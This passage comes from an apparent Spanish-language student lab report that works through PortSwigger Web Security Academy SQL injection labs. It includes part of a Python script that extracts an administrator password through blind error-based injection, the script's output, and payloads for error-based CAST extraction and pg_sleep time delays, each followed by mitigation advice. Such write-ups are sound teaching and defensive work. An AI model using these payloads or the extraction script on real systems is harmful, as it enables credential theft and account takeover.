
- Codigo utilizado para descifrar la contraseña (Parte 2)

```python
            try:
                # Realizamos la petición GET
                response = requests.get(url, cookies=cookies, verify=False)
            except requests.exceptions.RequestException as e:
                print(f"[!] Error de conexión: {e}")
                sys.exit(1)

            # 3. VERIFICACIÓN DE LA CONDICIÓN
            # Si el status es 500 (Error), significa que (1/0) se ejecutó, por lo tanto la letra es correcta.
            if response.status_code == 500:
                password += char
                print(f"[+] Posición {i} encontrada: '{char}' -> Password parcial: {password}")
                break # Rompemos el bucle de caracteres para pasar a la siguiente posición de la contraseña

    print("\n[✓] Extracción completada.")
    print(f"[*] La contraseña del administrador es: {password}")
    print("[*] Ve a /login e ingresa con el usuario 'administrator'.")

if __name__ == "__main__":
    main()
```

- Descifrado de la contraseña

```
/Volumes/Extreme SSD/Universidad/DecimoSemestre/SeguridadInformatica/SeguridadInformaticaParcial2/CodigosPara
Laboratorios/Lab12PortSqigger/venv/lib/python3.9/site-packages/urllib3/__init__.py:35: NotOpenSSLWarning: url
lib3 v2 only supports OpenSSL 1.1.1+, currently the 'ssl' module is compiled with 'LibreSSL 2.8.3'. See: http
s://github.com/urllib3/urllib3/issues/3020
  warnings.warn(
[*] Objetivo: https://0a8e00e003d1635f818cded700fc0086.web-security-academy.net/
[*] Iniciando ataque Blind SQLi (Conditional Errors) para extraer contraseña...
[+] Posición 1 encontrada: 's' -> Password parcial: s
[+] Posición 2 encontrada: 'a' -> Password parcial: sa
[+] Posición 3 encontrada: '4' -> Password parcial: sa4
[+] Posición 4 encontrada: '2' -> Password parcial: sa42
[+] Posición 5 encontrada: '9' -> Password parcial: sa429
[+] Posición 6 encontrada: '4' -> Password parcial: sa4294
[+] Posición 7 encontrada: 'r' -> Password parcial: sa4294r
[+] Posición 8 encontrada: 'n' -> Password parcial: sa4294rn
[+] Posición 9 encontrada: 'e' -> Password parcial: sa4294rne
[+] Posición 10 encontrada: '6' -> Password parcial: sa4294rne6
[+] Posición 11 encontrada: '0' -> Password parcial: sa4294rne60
[+] Posición 12 encontrada: 'g' -> Password parcial: sa4294rne60g
[+] Posición 13 encontrada: 'o' -> Password parcial: sa4294rne60go
[+] Posición 14 encontrada: 'x' -> Password parcial: sa4294rne60gox
[+] Posición 15 encontrada: 'u' -> Password parcial: sa4294rne60goxu
[+] Posición 16 encontrada: 'j' -> Password parcial: sa4294rne60goxuj
[+] Posición 17 encontrada: 'z' -> Password parcial: sa4294rne60goxujz
[+] Posición 18 encontrada: '6' -> Password parcial: sa4294rne60goxujz6
[+] Posición 19 encontrada: 'f' -> Password parcial: sa4294rne60goxujz6f
[+] Posición 20 encontrada: 'i' -> Password parcial: sa4294rne60goxujz6fi

[✓] Extracción completada.
[*] La contraseña del administrador es: sa4294rne60goxujz6fi
[*] Ve a /login e ingresa con el usuario 'administrator'.
```

- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** fnOGFDMlZfv1AyCg'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
- **Análisis:**

  El payload funciona alterando la lógica de búsqueda de la base de datos mediante la concatenación de comandos adicionales, representados por las barras verticales (||).
  Se introduce una estructura condicional (*CASE WHEN*) que actúa como un filtro de validación. La función *SUBSTR* se encarga de aislar un único carácter de la contraseña del administrador en una posición específica (en este caso, la primera posición). Luego, se compara ese carácter con una letra o número específico (en el ejemplo, la letra 'a').
  Si la base de datos confirma que esa letra es la correcta, se ejecuta la instrucción *TO_CHAR(1/0)*. Esta es una operación matemática inválida (división por cero) que provoca que la base de datos falle de inmediato, lo que a su vez hace que el servidor web devuelva un error visible. Si la letra es incorrecta, la instrucción *ELSE ''* simplemente devuelve un espacio vacío, permitiendo que la página cargue sin problemas. Al automatizar este proceso y cambiar la letra buscada en cada intento, se puede reconstruir la contraseña completa basándose puramente en los errores del sistema.

Mitigación recomendada:

Para erradicar esta vulnerabilidad y alinear el sistema con las mejores prácticas de desarrollo seguro (OWASP), se recomienda implementar de manera estricta el uso de Consultas Preparadas o consultas parametrizadas en todo el código que interactúe con la base de datos. Esta medida garantiza que los datos suministrados por el usuario a través de las cookies u otros parámetros sean tratados exclusivamente como texto plano y nunca como código ejecutable por el motor SQL. Complementariamente, se debe aplicar una política de validación de entradas basada en listas de permisos (*allow-lists*), asegurando que parámetros como el *TrackingId* posean la longitud y el formato alfanumérico estricto antes de ser procesados por el servidor.

13. Visible error-based SQL injection

- **Nivel:** Practitioner

- **Tipo de SQLi:** In-band (Error-based)
- **Objetivo del laboratorio:** El objetivo consistió en comprometer la seguridad de la aplicación mediante la extracción de la contraseña del usuario administrador desde la tabla de usuarios, utilizando una técnica de inyección SQL que aprovecha la exposición de mensajes de error detallados del motor de base de datos para exfiltrar información.

Explicación técnica de la vulnerabilidad:

La vulnerabilidad reside en el procesamiento inseguro del parámetro **TrackingId** contenido en la cookie de sesión. La aplicación integra este valor directamente en una consulta SQL sin realizar una validación o saneamiento previo. Al manipular este parámetro, se altera la estructura de la sentencia ejecutada por el servidor. El fallo crítico se manifiesta debido a que el servidor web está configurado para mostrar errores detallados de la base de datos en las respuestas HTTP. Esta configuración permite que un atacante fuerce errores intencionales, como fallos de conversión de tipos de datos, provocando que la base de datos incluya el resultado de subconsultas (datos sensibles) dentro del propio mensaje de error devuelto al cliente.


Procedimiento paso a paso:

- Se intercepta la petición HTTP dirigida al servidor utilizando **Burp Suite Proxy**.
- Se envía la petición interceptada a la herramienta **Burp Repeater** para su análisis iterativo.
- Se inserta una comilla simple (') al final del valor de la cookie **TrackingId** para confirmar la vulnerabilidad; el servidor responde con un error 500 que revela parte de la consulta SQL interna.
- Se estabiliza la consulta utilizando caracteres de comentario (--) para anular el resto de la sentencia original y verificar que el error de sintaxis desaparece.
- Se inyecta una función de conversión de tipos **CAST()** junto con una subconsulta para extraer información. Se utiliza la estructura **AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)** para forzar al sistema a intentar convertir una cadena de texto (la contraseña) en un número entero.


- Se procede a eliminar el valor original de la cookie **TrackingId** para liberar espacio en el búfer de la consulta, evitando que el servidor trunque el payload y permitiendo que la sentencia se ejecute de forma completa.
- Se identifica la contraseña del administrador dentro del mensaje de error devuelto por la base de datos en la respuesta del servidor.
- Finalmente, se utilizan las credenciales obtenidas para iniciar sesión en la sección de administración de la aplicación, confirmando el compromiso total de la cuenta.

Capturas de pantalla:


- Request interceptado




- Prueba para obtener la contraseña de administrador que dio error por exceder el limite de caracteres



- Extracción de la contraseña de administrador



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** ' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--
- **Análisis:**
  - **' (Comilla simple):** Funciona como carácter de escape para cerrar la cadena de texto original en la cláusula WHERE de la consulta SQL.
  - **AND 1=:** Introduce una condición lógica adicional que debe ser evaluada por el motor de base de datos.
  - **CAST(... AS int):** Es la función encargada de la exfiltración. Al intentar convertir el resultado de la subconsulta (texto) en un tipo de dato entero (int), el motor de base de datos genera un error de ejecución. Debido a la naturaleza del error de conversión, el sistema incluye el valor que intentó convertir (la contraseña del administrador) en el mensaje de error.
  - **SELECT password FROM users LIMIT 1:** Subconsulta diseñada para recuperar específicamente la contraseña del primer registro de la tabla de usuarios.
  - **-- (Guion doble):** Indica al motor de base de datos que el resto de la línea debe ser tratada como un comentario, previniendo errores de sintaxis adicionales por fragmentos de código residuales de la consulta original.

Mitigación recomendada:

Para mitigar esta vulnerabilidad, se recomienda la implementación de Consultas Preparadas con el uso de parámetros, lo que garantiza que las entradas del usuario sean tratadas estrictamente como datos y nunca como código ejecutable por el motor SQL. Adicionalmente, se debe configurar el servidor para que en entornos de producción los mensajes de error sean genéricos y no expongan detalles técnicos de la infraestructura o errores de sintaxis del motor de base de datos. Estas prácticas son fundamentales dentro de los estándares de seguridad de OWASP para prevenir ataques de inyección.

14. Blind SQL injection with time delays

- **Nivel:** Practitioner
- **Tipo de SQLi:** Blind (Time-based)
- **Objetivo del laboratorio:** Confirmar la existencia de una vulnerabilidad de inyección SQL ciega mediante la ejecución de una instrucción que provoque un retraso deliberado de 10 segundos en la respuesta del servidor.

Explicación técnica de la vulnerabilidad:

Se ha identificado que la aplicación web utiliza el valor almacenado en la cookie **TrackingId** para realizar consultas internas en la base de datos con fines analíticos. La vulnerabilidad se origina debido a que el servidor no sanea ni valida adecuadamente esta entrada antes de incorporarla en la sentencia SQL. Al tratarse de una inyección "ciega", la aplicación no devuelve datos de la base de datos ni mensajes de error descriptivos en la interfaz. Sin embargo, debido a que las consultas se ejecutan de manera síncrona, es posible inyectar comandos que alteren el tiempo de respuesta del servidor, permitiendo confirmar la vulnerabilidad y, potencialmente, extraer información mediante inferencia temporal.


Procedimiento paso a paso:

- Se intercepta la petición HTTP **GET /** dirigida al servidor utilizando el módulo **Proxy** de **Burp Suite**.
- Se envía la petición interceptada a la herramienta **Burp Repeater** para permitir la manipulación y el reenvío controlado de la solicitud.
- Se localiza el encabezado **Cookie** en la petición y se identifica el parámetro **TrackingId**.


- Se modifica el valor original del parámetro inyectando una cadena de caracteres diseñada para cerrar la sintaxis original y concatenar una función de retardo específica para el motor de base de datos **PostgreSQL**.
- Se envía la petición modificada y se observa el panel de respuesta de **Burp Repeater**.
- Se verifica que el tiempo de respuesta del servidor sea superior a los 10 segundos (aproximadamente **10,000 ms**), lo cual confirma que el comando inyectado fue procesado con éxito por la base de datos.

Capturas de pantalla:

- Payload que suspende el hilo de consulta



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** x'||pg_sleep(10)--
- **Análisis:**
  - **x'**: Se utiliza un carácter arbitrario seguido de una comilla simple para cerrar correctamente la cadena de texto literal que la consulta SQL original espera para el ID de seguimiento.
  - **||**: En el lenguaje SQL de **PostgreSQL**, este símbolo representa el operador de concatenación de cadenas. Se emplea aquí para anexar la ejecución de una función al comando inicial sin romper la estructura sintáctica.
  - **pg_sleep(10)**: Es una función nativa de PostgreSQL que suspende la ejecución del hilo de la consulta durante el número de segundos especificado (en este caso, 10). Al ser una operación síncrona, el servidor web no puede finalizar la respuesta HTTP hasta que la base de datos complete este tiempo de espera.
  - **--**: Representa el inicio de un comentario en SQL. Su función es invalidar cualquier parte restante de la consulta original que el desarrollador haya

programado, evitando que errores de sintaxis posteriores bloqueen la ejecución del payload malicioso.

Mitigación recomendada:

Para corregir esta vulnerabilidad y alinearse con las mejores prácticas de seguridad de **OWASP**, se recomienda la implementación de las siguientes medidas:

- **Consultas Parametrizadas (Prepared Statements):** Se debe evitar la concatenación directa de variables en las sentencias SQL. El uso de consultas preparadas asegura que el motor de la base de datos trate la entrada del usuario estrictamente como datos y no como código ejecutable.
- **Validación de Entradas:** Implementar una validación estricta basada en una lista blanca (allowlist) que permita únicamente caracteres alfanuméricos con el formato y longitud esperados para un identificador de seguimiento.
- **Principio de Menor Privilegio:** Configurar la cuenta de conexión a la base de datos con los permisos mínimos necesarios, restringiendo el acceso a funciones administrativas o de control de sistema como *pg_sleep*.

15. Blind SQL injection with time delays and information retrieval

- **Nivel:** Practitioner
- **Tipo de SQLi:** Blind (Time-based / Inyección Ciega Basada en Tiempo)
- **Objetivo del laboratorio:** Identificar una vulnerabilidad de inyección SQL en la gestión de sesiones, explotarla para extraer secuencialmente la contraseña del usuario administrador y comprometer dicha cuenta con máximos privilegios.

Explicación técnica de la vulnerabilidad: Se identifica una falla crítica en la forma en que la aplicación web procesa la cookie de rastreo denominada *TrackingId*. Cuando un usuario visita el sitio, el servidor toma el valor de esta cookie y lo inserta directamente dentro de una consulta a la base de datos (PostgreSQL) sin validarlo ni desinfectarlo previamente.

La aplicación padece de una inyección "ciega" porque el sistema no muestra mensajes de error en la pantalla ni refleja información de la base de datos en el sitio web. Sin embargo, procesa las instrucciones de forma síncrona. Al no existir

